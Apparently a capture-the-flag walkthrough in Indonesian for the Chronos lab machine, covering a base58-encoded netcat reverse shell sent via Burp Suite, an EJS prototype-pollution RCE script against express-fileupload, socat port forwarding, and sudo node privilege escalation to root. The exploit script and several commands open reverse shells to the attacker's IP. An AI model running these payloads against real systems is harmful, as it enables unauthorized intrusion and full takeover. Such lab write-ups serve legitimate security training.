
-pada tab repeater burp suite akan muncul tampilan seperti ini, lalu klik tombol send untuk menguji request tersebut




-gunakan tools cyber chef untuk mencari tahu encode data yang digunakan pada string di http://chronos.local:8000




-setelah dicoba satu per satu encode data yang digunakan adalah base58




-coba encode kode tersebut menjadi base64 dengan memblock data tersebut di tab repeater burp suite kemudian klik kanan pilih Convert selection > base64 > Base64-encode




-jika sudah, klik tombol send, maka akan muncul response error seperti ini




5. Melakukan reverse shell menggunakan netcat
-gunakan netcat reverse shell pada website
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



-gunakan perintah ifconfig pada terminal untuk melihat IP kali linux




-encode netcat reverse shell menggunakan base58 dengan cyber chef



-buat listener netcat pada port 4444 sesuai port yang tertera di reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

-copy hasil encode ke burpsuite lalu klik tombol send



-shell berhasil didapat

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.108] 34962
/bin/sh: 0: can't access tty; job control turned off
$
```

-ubah shell tersebut menjadi terminal linux dengan perintah `export TERM=xterm`

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.108] 59970
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$
```

-melakukan navigasi ke directory hingga akhirnya menemukan file server.js

```
$ cd ..
$ ls
chronos
chronos-v2
$ cd chronos-v2
$ ls
backend
frontend
index.html
$ cd backend
$ ls
node_modules
package.json
package-lock.json
server.js
$
```

-setelah dibaca didalam file tersebut library upload express-fileupload


```
$ cat server.js
const express = require('express');
const fileupload = require("express-fileupload");
const http = require('http')

const app = express();

app.use(fileupload({ parseNested: true }));

app.set('view engine', 'ejs');
app.set('views', "/opt/chronos-v2/frontend/pages");

app.get('/', (req, res) => {
   res.render('index')
});

const server = http.Server(app);
const addr = "127.0.0.1"
const port = 8080;
server.listen(port, addr, () => {
   console.log('Server listening on ' + addr + ' port ' + port);
});$
```

-melihat daftar koneksi yang ada di server


```
});$ netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Prog
ram name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -

tcp6       0      0 :::8000                 :::*                    LISTEN      962/node

tcp6       0      0 :::80                   :::*                    LISTEN      -

$
```

6. Melakukan exploit pada express file upload


-Gunakan EJS exploit (https://github.com/boiledsteak/EJS-Exploit) untuk melakukan exploit pada express file upload



-pilih folder attacker kemudian pilih file EJS-RCE-attack.py



-tekan tombol raw maka akan didapat halaman yang berisi source code sebagai berikut



-download source code tersebut dengan perintah wget

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/boiledsteak/EJS-Exploit/main/attacker/EJS-RCE
-attack.py
--2023-03-08 05:28:37--  https://raw.githubusercontent.com/boiledsteak/EJS-Exploit/main/
attacker/EJS-RCE-attack.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.
199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443
... connected.
HTTP request sent, awaiting response... 200 OK
Length: 685 [text/plain]
Saving to: 'EJS-RCE-attack.py'

EJS-RCE-attack.py     100%[===================>]     685  --.-KB/s    in 0.04s

2023-03-08 05:28:43 (16.4 KB/s) - 'EJS-RCE-attack.py' saved [685/685]
```

-modifikasi file tersebut dengan editor nano

```
┌──(kali㉿kali)-[~]
└─$ sudo nano EJS-RCE-attack.py
```

-ubah source code menjadi seperti berikut ini. 192.168.100.5 adalah IP Kali linux yang akan dikirim diport 9991 sedangkan 192.168.1.108 adalah IP server chronos yang akan dijalankan di port 5555

```
  GNU nano 6.4                    EJS-RCE-attack.py *
#################################################################
# Run this .py to perform EJS-RCE attack
# referenced from
# https://blog.p6.is/Real-World-JS-1/
#
# Timothy, 10 November 2020
#################################################################

### imports
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i &> /dev/tcp/192.168.100.5/9991 0>&1"'

print("Starting Attack...")
### pollute
requests.post('http://192.168.1.108:5555', files = {'__proto__.outputFunctionName': (
    None, f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');>

### execute command
requests.get('http://192.168.1.108:5555')
print("Finished!")

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line
```

-jalankan socat port forwarder (https://www.cyberciti.biz/faq/linux-unix-tcp-port-forwarding/) melalui shell yang sudah didapat di langkah sebelumnya

```
$ socat TCP-LISTEN:5555,fork TCP:127.0.0.1:8080
```

-buat listener netcat di port 9991 sesuai port yang sudah diset di EJS-RCE-attack.py

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9991
listening on [any] 9991 ...
```

-compile file EJS-RCE-attack.py dengan python3

```
┌──(kali㉿kali)-[~]
└─$ python3 EJS-RCE-attack.py
Starting Attack ...
Finished!
```

-shell berhasil didapat dengan user imera

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9991
listening on [any] 9991 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.108] 50578
bash: cannot set terminal process group (961): Inappropriate ioctl for device
bash: no job control in this shell
imera@chronos:/opt/chronos-v2/backend$
```

-ubah shell menjadi terminal linux dengan perintah `export TERM=xterm`

```
imera@chronos:/opt/chronos-v2/backend$ export TERM=xterm
export TERM=xterm
imera@chronos:/opt/chronos-v2/backend$
```

7. Melakukan privilege escalation pada server


-navigasi ke folder home. Di folder home terdapat folder imera dan didalam folder imera terdapat file user.txt sebagai flag

```
imera@chronos:/opt/chronos-v2/backend$ cd /home
cd /home
imera@chronos:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 Jul 29  2021 .
drwxr-xr-x 23 root  root  4096 Mar  8 08:58 ..
drwxr-xr-x  6 imera imera 4096 Aug  4  2021 imera
imera@chronos:/home$ cd imera
cd imera
imera@chronos:~$ ls
ls
user.txt
imera@chronos:~$ cat user.txt
cat user.txt
byBjaHJvbm9zIHBlcm5hZWkgZmlsZSBtb3UK
imera@chronos:~$
```


-melihat list yang bisa dilakukan user imera tanpa password

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$
```

-cari di google untuk cara privilege escalation menggunakan node



-copy 1 baris perintah pada bagian sudo (https://gtfobins.github.io/gtfobins/node/) dan paste di shell imera yang sudah didapat sebelumnya



-eksekusi perintah tersebut. Setelah berhasil berjalan ketikkan `/bin/sh -i` maka akan didapat akses root

```
imera@chronos:~$ sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1,
2]})'
 [0, 1, 2]})''require("child_process").spawn("/bin/sh", {stdio:
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
#
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
#
```

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4